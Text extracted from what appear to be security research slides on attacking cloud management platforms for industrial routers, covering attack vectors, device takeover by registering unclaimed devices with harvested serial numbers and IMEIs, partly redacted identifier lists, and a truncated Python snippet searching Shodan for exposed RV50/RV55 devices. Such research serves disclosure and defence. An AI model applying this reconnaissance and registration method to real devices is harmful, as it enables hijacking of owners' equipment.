
2

3

# Motivation




# Motivation






# Cloud management platform

Zoom-in




# Attack vectors

- Asset registration
- Security configurations
- External API and Interfaces
- Leads to:
  - Information exposure
  - Denial of service
  - **RCE on devices**
  - Account takeover
  - Compromise cloud servers



# Attack vectors


- Asset registration
- Security configurations
- External API and Interfaces






# Asset registration

- **Registration = Manually link to cloud account**
- Connected to cloud and unregistered
- Identifiers used for pairing
  - Serial Number / MAC Address / IMEI



A screenshot of a web-based asset registration form. At the top left, it says "Device". Below that is a red-bordered input field labeled "Serial number". To its right is another input field labeled "LAN MAC Address". At the bottom left is the "TELTONIKA | Networks" logo. On the right side of the form is a large blue "SUBMIT" button.



A screenshot of a web-based asset registration form. It features several input fields: "Serial Number" (highlighted with a red border), "IMEI/ESN", "Name" (with an info icon), and "Activate Offer" (with a green "ON" switch). There is also a checkbox for "Pre-configure system" and a button for "Register or Import a list". The "SIERRA WIRELESS" logo is at the bottom left.

# Asset registration

## Device takeover

- **Unregistered device = Exposed to takeover**
- Attacker can:
  1. Collect identifiers
  2. Register to his account
  3. Device takeover



Serial Number:	LT917	1036
IMEI	: 35864	792
	--	
Serial Number:	LT815	1032
IMEI	: 35396	432
	--	
Serial Number:	LT917	1036
IMEI	: 35517	470
	--	
Serial Number:	LT917	1036
IMEI	: 35517	811
	--	
Serial Number:	LT636	1028
IMEI	: 35922	902
	--	
Serial Number:	LT606	1025
IMEI	: 35922	941
	--	
Serial Number:	CA134	004
IMEI	: 35922	388
	--	
Serial Number:	LT831	1032
IMEI	: 35396	602
	--	
Serial Number:	LT908	1036
IMEI	: 35396	211
	--	
Serial Number:	LT917	1036
IMEI	: 35517	256
	--	
Serial Number:	LT538	1025
IMEI	: 35396	346
	--	
Serial Number:	LT710	1028
IMEI	: 35922	453
	--	
Serial Number:	LT638	1028
IMEI	: 35922	170



# Asset registration

## Collect identifiers: SHODAN

```

51 queries = ["RV50 port:161",
52     "RV55 port:161"]
53 api = Shodan('...')

54 for query in queries:
55     page = 1
56     while True:
57         ans = api.search(query=query, page=page)
58         total = ans['total']
59         print("Number of results: " + str(total))
60         results = ans['matches']
61         for result in results:
62             try:
63                 ip_address = result['ip_str']
64                 query_res = get(ip_address,
